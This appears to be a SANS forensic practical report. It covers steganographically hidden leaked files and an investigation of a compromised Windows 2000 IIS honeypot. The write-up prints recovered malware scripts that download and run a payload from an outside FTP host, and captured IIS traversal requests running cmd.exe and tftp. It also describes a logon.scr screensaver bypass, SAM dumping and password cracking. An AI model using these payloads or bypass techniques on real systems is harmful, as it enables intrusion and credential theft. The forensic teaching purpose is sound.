> 8170  20 20 38 01 00 00 00 7e  00 00 02 00 76 f0 09 56    8....~ ....v..V
                                     t e s t
> 8180  60 c9 7a 86 84 bd 20 20  20 20 20 20 20 20 20 20  ` .z...
      l o n g e r
```

I discovered that I could remove the password from any *Camouflage* file by changing the password reserved area back to all hex values of 20.

3.5.2 Hidden File Analysis

Using a hex editor, I disabled the *Camouflage* passwords as described on *Remote_Access_Policy.doc* and *Password_Policy.doc*. I then proceeded to Uncamouflage them, no password necessary. Hiding in *Remote_Access_Policy.doc* was the file *CAT.mdb*. This was a Microsoft Access database file. Hiding in the *Password_Policy.doc* were the files *Hydrocarbon%20fuel%20cell%20page2.jpg*, *pem_fuelcell.gif*, and *PEM-fuel-cell-large.jpg*. These were all graphic images.

To be thorough, I used a hex editor to view the new files as well. I wanted to check for further stenography contained in those files. I did not find any more hidden files.

3.6 Implications of Findings

The Microsoft Access database file contained the Client Authorized Table that Mr. Leszczynski was referring to in his Opportunity letter. This database provided a list of customer names and the Company they affiliate with. It appeared that Mr. Leszczynski was indeed releasing this confidential client information in exchange for money. The graphic files contained the “schematics” of Ballard Industries fuel-cell design, also as mentioned in the Opportunity letter. These were all images of Ballard's fuel-cell design. See Appendix P1_B for screenshots of these files.

4 Program Identification

This Section describes the process I used to verify that *Camouflage*, in fact, was the program used by Mr. Leszczynski. In the event that I would be asked to testify in court, I would need to back up my claim that Mr. Leszczynski used this program to hide files of sensitive information.

4.1 Verification with Hashing

After I had *Camouflage* installed on my own computer I needed to verify

CamShell.dll existed. If I had installed the correct program from the same source and in the same way as Mr. Leszczynski did, then I should end up with the same source files. I did find this file in my *C:\Program Files\Camouflage* directory and copied it to my usb thumb drive so that I could transfer it to my Linux system. I wanted to compare the two *dll* files using *sha1sum*. Since I was only able to recover the last 35,840 bytes of the *dll* file from the floppy, I only calculated the hash of the *dll* from my computer using the last 35,840 bytes as well.

```
# cat sha1.txt | grep CamShell.dll.part  
# dd if=/mnt/usb/CamShell.dll bs=512 skip=2 | sha1sum
```

The hashes matched which was a good indication that I had correctly identified the tool used by Mr. Leszczynski.

4.2 Hidden file Extraction

As described in Section 3.5.2 I was able to successfully extract hidden files using the *Camouflage* utility installed on my system. This is perhaps the best supporting evidence of all that *Camouflage* was in fact the tool used to hide those files. In order to successfully extract hidden files, the proper data must be extracted and then decrypted with the proper encryption algorithm. It is very unlikely, that by chance, the *Camouflage* utility would be able to extract and decrypt working files that were not actually created with *Camouflage*. The relevance of the recovered hidden files to Ballard Industry's cliental and fuel-cell designs, certainly cannot be considered a coincidence due to errors or corruption of data.

5 Legal Implications

This section discusses some of the laws and regulations Mr. Leszczynski may be in violation of.

5.1 Company Policy

Mr. Leszczynski's unauthorized release of company sensitive information in exchange for large amounts of money is a violation of Ballard Industry company policy. The document titled Information Sensitivity Policy was one of the files on the confiscated floppy. I was able to read this document to see exactly what policies were in place at Ballard Industry regarding the release of information. It is stated in this document that all information should be treated as confidential information, marked with a minimal to maximum sensitivity level, unless specifically marked as public information. Information to be closely protected are things such as trade secrets, development programs, potential acquisition targets, and other information integral to the success of the company. A subset of this confidential information is considered "Ballard Industries Third Party

Confidential” information. Examples of this type of information are vendor lists and customer orders. The client authorization table and fuel-cell design diagrams release by Mr. Leszczynki, most certainly fall into the category of or third party confidential information. Mr. Leszczynki is in violation of these policies with the disclosure of confidential information. It is stated in this policy that the penalty for deliberate or inadvertent disclosure is up to and including termination, and possible civil and/or criminal prosecution to the full extent of the law.

5.2 Federal Law


The Camouflage utility is a free publicly available utility. There are no federal or state laws prohibiting the use of this program. However, it is Mr. Leszczynki's use of this program that has violated the law. As stated in the Ballard Industry Information Sensitivity Policy, an employee may be criminally prosecuted for the disclosure of confidential information. Mr. Leszczynki may be prosecuted under Title 18 U.S.C. sections 1831, and 1832. Section 1831 covers Economic Espionage and section 1832 covers the Theft of Trade Secrets. These sections indicate that Mr. Leszczynki could be fined up to \$500,000 and receive a sentence up to 15 years.

6 Additional Information

Below is a list of sources used for this investigation.

- <http://www.sleuthkit.org/> - Source and information for the Sleuth Kit
- <http://camouflage.unfiction.com> - Home Page of Twisted Pear Production (creators of Camouflage)
- <http://www.sourceforge.net> – Source for many forensics tools (strings, hexdump, sleuthkit, autopsy, etc)

Appendix P1_A: Screenshot of MD5 Hash Values



```
root@localhost:/home/swanker/GIAC - Shell - Konsole
Session Edit View Bookmarks Settings Help

f785ba1d99888e68f45dabeddb0b4541 allocated/Acceptable_Encryption_Policy.doc
99c5dec518b142bd945e8d7d2fad2004 allocated/Information_Sensitivity_Policy.doc
e0c43ef38884662f5f27d93098e1c607 allocated/Internal_Lab_Security_Policy1.doc
b9387272b11aea86b60a487fbdc1b336 allocated/Internal_Lab_Security_Policy.doc
ac34c6177ebdc4f4dc41f0e181be1bc allocated/Password_Policy.doc
5b38d1ac1f94285db2d2246d28f07e8 allocated/Remote_Access_Policy.doc
aaf222265674efd802361f560f305a74 recovered/CamShell.dll.part
948b37f16ae02b402d0df78a2a992a46 recovered/index.html
aaf222265674efd802361f560f305a74 recovered/MyCamShell.dll.part
d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.dd
dcf7cc7b4bdf4e681da25ee4e0618f1f fl-260404-RJL1.dd.str
4388a93ba6f61181da3e5fe4b6173dc2 fl-260404-RJL1.dls
0b6106935755a33bec6639262316235a fl-260404-RJL1.dls.str
e9888993d81b35431e6783397c962dec fl-260404-RJL1.dls.unistr
ff8e250d06562d2c9e58016706bfea47 fl-260404-RJL1.fls
95fb975274ee163e6f886980a4e06744 fl-260404-RJL1.md5.txt
639960f4fcd4b706780610ad645ea876 fl-260404-RJL1.shl.txt
53e979547d8c2ea86560ac45de08ae25 fl-260404-RJL1.slack
d41d8cd98f00b204e9800998ecf8427e fl-260404-RJL1.slack.str
c3a869ff6b71c7be3eb06b6635c864b1 hidden/cat.mdb
9da5d4c42fd7af979ef5f09d33c0a444 hidden/Hydrocarbon%20fuel%20cell%20page2.jpg
bflbc231be335a2820c4725ddb63d5c1 hidden/Internal_Lab_Security_Policy.doc
3ebd8382a19c88c1d276645035e97ce9 hidden/Opportunity.txt
e5066b0fb7b91add563a400f042766e4 hidden/Password_Policy.doc
864e397c2f38ccfb778f348817f98b91 hidden/pem_fuelcell.gif
5e39dcc44accdca7bba0c15c6901c43 hidden/PEM-fuel-cell-large.jpg
2afb005271a93d44b6a8489dc4635c1c hidden/Remote_Access_Policy.doc

"md5.txt" 27L, 1694C 1,1 All
```

Figure 3: MD5 List

Appendix P1_B: Screenshots of Recovered Hidden Files




Figure 3 Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane (C_4H_{10}) to toluene (C_7H_8), and back to *n*-butane.






Figure 4 Effect of switching fuel type on the cell with the Cu-doped ceria composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane (C_4H_{10}), toluene (C_7H_8), *n*-butane, methane (CH_4), ethane (C_2H_6), and 1-butene (C_4H_8).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of H_2 —formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to CO_2 and water. (Negligible amounts of CO_2 were formed in a similar experiment with an open circuit.) Second, analysis of the CO_2 formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of CO_2 formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to CO_2 and water according to reactions (1) and (2):



With methane, only trace levels of CO were observed along with CO_2 , so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however,

the current density returned to 0.12 W cm^{-2} after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others¹¹.

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for H_2 and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst¹². Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities⁵. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □

Received 13 September 1999; accepted 26 January 2000.

1. Steele, B. C. H. Burning on natural gas. *Nature* **406**, 420–421 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **406**, 649–651 (1999).
4. Palma, E. S., Subramanian, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell. I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Naylor, L., Middleton, P. H. & Radwan, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).

Figure 4: Hydrocarbon%20fuel%20cell%20page2.jpg




Figure 5: pem_fuelcell.gif




Figure 6: PEM-fuel-cell-large.jpg

Microsoft Access

File Edit View Insert Format Records Tools Window Help

Type a question for help

CAT : Database (Access 2000 file format)

Clients : Table

First	Last	Phone	Company	Address	Address1	City	State	Zipcode	A
Bob	Esposito	703-233-2048	Cook Labs	245 Main St		Alexandria	VA	20231	espo
Jerry	Jackson	410-677-7223	Double J's	11561 W. 27 St.		Baltimore	MD	20278	jack2
David	Lee	866-554-0922	Tech Vision	300 Lone Grove Lane		Wichita	KS	30189	leete
Marie	Horton	800-234-king	King Labs, Inc.	700 King Labs Ave	Suite 900	Biloxi	MS	39533	hortk
Lenny	Jones	877-Get-done	Quick Printing	99 E. Grand View Dr		Omaha	NE	56098	jonee
Jeff	Hayes	404-893-5521	Big Sky First	90 Old Saw Mill Rd		Billings	MT	59332	hayee
Roger	Forrester	210-586-2312	TCFL	188 Greenville Rd		Austin	TX	77239	forgr
Edward	Cash	212-562-0997	E & C Inc.	76 S. King St	Suite 300	Santa Barbara	CA	80124	cashl
Steve	Bei	616-833-0129	Island Labs	65 Kiwi Way		Honolulu	HA	93991	beiks
Jodie	Kelly		Data Movers	7256 Beenwah Ave.	Suite 110	Wetherby	U.K.	LS22 6RG	kelib
Patrick	Roy		The Magic Lamp	4150 Regents Park	Row #170	Calgary	CAN	R4S1B6DF	royth

Figure 7: cat.mdb

© SANS Institute 2005, Author

PART 2 – FORENSIC ANALYSIS OF A WINDOWS 2000 SERVER

1 Synopsis of Case Facts

This section describes the system that was chosen to analyze. A background of the system prior its seizure for investigation is provided.

1.1 Background

Commander Chris Eagle from the Naval Postgraduate School set up a honeypot-like system sometime in the month of October. He used a VMWare session running Windows 2000 server.

LCDR Eagle noticed that the system was acting funny over a period of time. He noticed the machine would automatically reboot and the webserver would periodically stop responding until restarted. On 12/03/04 he was pretty sure the system had been hacked. He could no longer login with the Administrator password.

On 12/09/2004 Lcdr Eagle made the VMWare image files available for me to analyze. He had shutdown the system to prevent further problems before archiving the image files. I received a tar-ball of all the VMWare files associated with the virtual system.

2 Description of System


This section describes how the system under investigation was configured and what it was used for.

2.1 Operating System and Services

This system had no patches, upgrades or hardening services applied. It was a default install of Windows 2000 Server. Lcdr Eagle used this system as a webserver that hosted a site containing information pertaining to socket programming. The webserver running was IIS v5.0.

2.2 Network Topology

The Webserver was set up behind a firewall implementing NAT. The network IP of the Windows 2000 Server was 192.168.227.2. The figure below is a diagram of the network topology.



3.1 VMWare Hardware

Since the system analyzed was actually a VMWare virtual system, the hardware confiscated was virtualized as well. The table below shows a case identifier for the VMWare files that make up the virtual system.

Tag#	Description
Tag# 001	VMWare Virtual System, 2.9GHz, 384MB Memory File: win2000serv.vmx
Tag# 002	VMWare generic SCSI Hard Drive, 4.0GB (2.7GB Free) Files: Windows 2000 Server.vmdk Windows 2000 Server-S001.vmdk Windows 2000 Server-S002.vmdk Windows 2000 Server-S003.vmdk

The system under investigation was set up with a host only network adapter. This way the network connectivity was limited between the compromised system and my host system. My host computer had no other network connections. This network setup allowed me to transfer data from the compromised system to my own while protecting it from other outside connections. I also wanted to make sure no malicious data or information would accidentally escape the compromised system.

4 Image Media

This section describes how an image of the virtual system was created.

4.1 Imaging of a VMWare System

There are two good ways to obtain a forensic image of a system that is virtualized with VMWare. One way would be to add the hard disk of the system under investigation to another VMWare system with some kind of imaging tool. For example, I could have added the Windows 2000 disk to an existing Linux VMWare system. I could then use *dd* to obtain a forensic image of the drive.

The way I chose to create my image was with the *vmware-mount* utility that comes packaged with VMWare for Linux. This way I could use my actual Linux system (not a virtual system) for increased performance to perform my analysis.

```
# vmware-mount Windows\ 2000\ Server.vmdk 1 -t ntfs /mnt/giac
```

This command assigns the device */dev/nb0* to the first partition on the virtual disk and then mounts that device to the specified mount point.

I created my image of the NTFS partition using *dd*.

```
# dd if=/dev/nb0 of=image.dd conv=noerror,sync
```

I next obtained hashes of both the image file and the device.

```
# md5sum /dev/nb0 image.dd > md5.txt
```

I verified that the hashes matched so that I could claim that my analysis was done on an exact, bit-for-bit copy of the original drive.

5 Media Analysis of System

This section describes the different techniques and methods I used to collect evidence from the image copy of the system.

5.1 Live Analysis

It was decided that a live analysis of this system could provide necessary clues for the investigation. There was no need to worry about evidence corruption by booting the system since the VMWare files could always be restored from the original tar-ball.

By analyzing the system in a live state I figured I could check running processes and open network ports.

5.2 Getting Around the Changed Admin Password

In order to do a live analysis I needed to be able to login. The problem was that the Administrator password had been changed without his consent. This was a pretty good indication itself, that the system had been compromised. I did know of a way to get around this.

5.2.1 Screensaver Vulnerability

By default, a screensaver on a Windows system is enabled and set to come on after 10 minutes if no user has logged in. The program executed to run this screensaver is named *logon.scr* and is located in *C:\Winnt\system32*. Any executable can be named *logon.scr* and that program will be launched when the screensaver is engaged.

I obtained a clean working version of *cmd.exe* from another existing Windows 2000 system. *cmd.exe* is the executable used to provide a command line interface to the user. I then proceeded to copy *cmd.exe* to *logon.scr* on the

mounted compromised system.

```
# cp cmd.exe /mnt/giac/winnt/system32/logon.scr
```

I booted the Windows 2000 server in VMWare and after receiving the login screen I simply waited. After 10 minutes a command shell was launched.

5.2.2 Cracking the Cracked Password

Now that I had a command shell I could have immediately started running my tools to collect information. However, it was important to me that I actually obtain the password that the hacker had changed it to. This password could be useful in confirming it had been changed and for finding other passwords possibly set by the hacker.

I used the utility *pwdump2*, to dump information from the *SAM* file into a readable file that could later be cracked by *L0phtcrack*. *Pwdump2* would also reveal if the hacker had added any other user accounts to the system, but this was not the case.

L0phtcrack v. 4 was able to find the password for Administrator in about an hour. The password was "bitemyass".

5.3 System Information Collecting

Once I had access to the system I collected volatile information and searched for suspicious network connections, processes and things of that sort. It is important that forensic tools be run from a trusted source and not directly from the compromised system itself. The investigator should avoid the possibility of running trojaned programs, root kits and malicious software on the system. To meet this precaution I obtained a CD of statically linked forensic tools. I even made sure I ran a trusted copy of *cmd.exe* from this forensics CD.

Some of the trusted tools I ran were:

- netstat : Look at active connections
- psinfo: local and remote system information viewer
- pslist: Process Information Lister
- env: List environment variables
- psservice: local and remote services viewer/controller
- fport: TCP/IP Process to Port Mapper
- listdlls: DLL lister for Win9x/NT

I ran all this tools in conjunction with netcat so that I would save the output onto my host system.

```
# netstat -an | nc 192.168.100.1 1234
```


The *netstat* tool indicated that there were several TCP ports open and in a listening state. The *fport* tool was used to provide a map of services to each of the ports. See Appendix P2_A. I carefully checked everyone of the services to see if perhaps they had been maliciously modified. To check the services for integrity I used the National Software Reference Library (NSRL). I used Autopsy to run the TSK tool *sorter*. *Sorter* organizes all the files on the image by type; data, executable, images, etc. For any of these files, if its hash matches with the hash defined in the NSRL then it will be assigned to a category called excluded. Excluded files are those that are known to be safe, validated files. All the services running and opening network connections were categorized as safe by NSRL. Given this information, I concluded no malicious binaries were executed on the system at startup. I also checked the registry keys related to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Binaries defined in this registry key are automatically executed on startup, but nothing out of the ordinary was found here either.

5.4 Nessus Scan

A vulnerability scanner can be useful for determining what security holes exist for a hacker to exploit. I decided to use a well known scanner known as *nessus* to scan the Windows 2000 Server.

The *nessus* scan reported several security warnings and two security holes.

Security Hole:

Vulnerability found on port netbios-ssn (139/tcp)

It was possible to log into the remote host using a NULL session.

Security Hole:

Vulnerability found on port http (80/tcp)

The remote IIS server allows anyone to execute arbitrary commands by adding a unicode representation for the slash character in the requested path.

The security warnings were related to ftp anonymous login, NetBIOS name sharing, and things to that effect.

5.5 Virus Scan

To run a virus scanner on the compromised drive, I added the VMWare disk my other Windows 2000 system. This system was running *Norton Antivirus* and I made sure to update the virus definitions. I finally made some progress with identifying malicious programs on the Windows 2000 Server. The virus scanner detected 3 infected files.

File	Virus Name	Location	Status
x.pif	Download.Trojan	E:\WINNT\system32\	Infected
wnwwutd.exe	W32.Spybot.Worm	E:\WINNT\system32\	Infected
teyhrly.exe	W32.Spybot.Worm	E:\WINNT\system32\	Infected

A description of these viruses can be found in Appendix P2_B.

I used the *Autopsy Forensic Browser* to view the contents of the image I made. I located *x.pif* and its contents were:

```
open 216.228.17.45 12473
user a a
binary
GET avhost.exe
Bye
```

Browsing the *system32* directory I came across another suspicious looking file. This file was named *xc.bat*. The contents of this batch file were:

```
@echo off
ftp -n -v -s:x.pif
start avhost.exe
del x.pif
del /F xc.bat
exit /y
```

Together, these files establish a FTP connection with 216.228.17.45, login as user a, and then download an executable called *avhost.exe*. The batch script finishes by starting the *avhost* executable and then attempts to delete itself and the *x.pif* script file.

I searched for the file *avhost.exe*, but was not successful at finding it. It appeared this script never ran successfully.

5.6 Web Logs

Since *Nessus* reported a security hole in the webserver I next decided to take a look at the IIS logs. These files are typically found in *C:\Winnt\system32\LogFiles\W3SVC1\evt**. I used a utility called *Logparser* (SecurityFocus, Forensic Log Parsing with Microsoft's LogParser) to run specific query requests on the log files. I was interested in viewing the successful URL

requests for each day and their originating IP addresses.

Example of output from Logparser

Date	Source IP	URL	Hits
11/8/2004	65.34.206.12	/_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe	5
11/8/2004	24.79.223.254	/_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe	5
11/8/2004	204.251.175.75	/_vti_bin/..%5c..%5c..%5c..%5c..%5c../winnt/system32/cmd.exe	97

These log reports revealed that several different attempts had been made to exploit the IIS v5 URL traversal vulnerability as described in the security hole found by *Nessus*.

5.7 Packet Captures

Three different packet capture files were provided by the Administrator of the Windows 2000 Server. These were quite large and proved very burdensome to sort through. I used *Ethereal* to browse through the network traffic during the time period the Windows 2000 Server was running. I specifically used filters to view the information pertaining to some of the attacks I was seeing with the web logs and the viruses found.

Below is an example of a TCP stream of a successful IIS traversal:

```
GET
/_vti_bin/..%35c..%35c..%35c..%35c..%35c../winnt/system32/cmd.exe?
/c+dir+c:\ HTTP/1.0
```

```
Accept-Language: en-us
User-Agent: Mozilla/??
Host: 68.36.205.30
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 01 Dec 2004 13:11:55 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 4406-A52C
```

Directory of c:\

```
10/28/2004  08:38p      <DIR>          Documents and Settings
```

```
10/29/2004 10:42p      <DIR>          Inetpub
10/28/2004 08:29p      <DIR>          Program Files
10/30/2004 04:57p      <DIR>          WINNT
                   0 File(s)          0 bytes
                   4 Dir(s)    2,854,797,312 bytes free
```

Here the attacker was able to receive a directory listing of any folder they wished. I found a lot of malformed URLs where the attacker was attempting to use *tftp* or *ftp* to upload a file to the system.

```
GET
/_vti_bin/../../../../../../../../../../../../winnt/system3
2/cmd.exe?/c+tftp+-
i+65.34.206.12+GET+httpodbc.dll+%SYSTEMDRIVE%\inetpub\scripts\httpodbc.
dll HTTP/1.1
```

All attempts to *ftp* a file appeared to result in a 500 Server or Gateway Error reported by the webserver.

5.7.1 Buffer Overflow Vulnerability

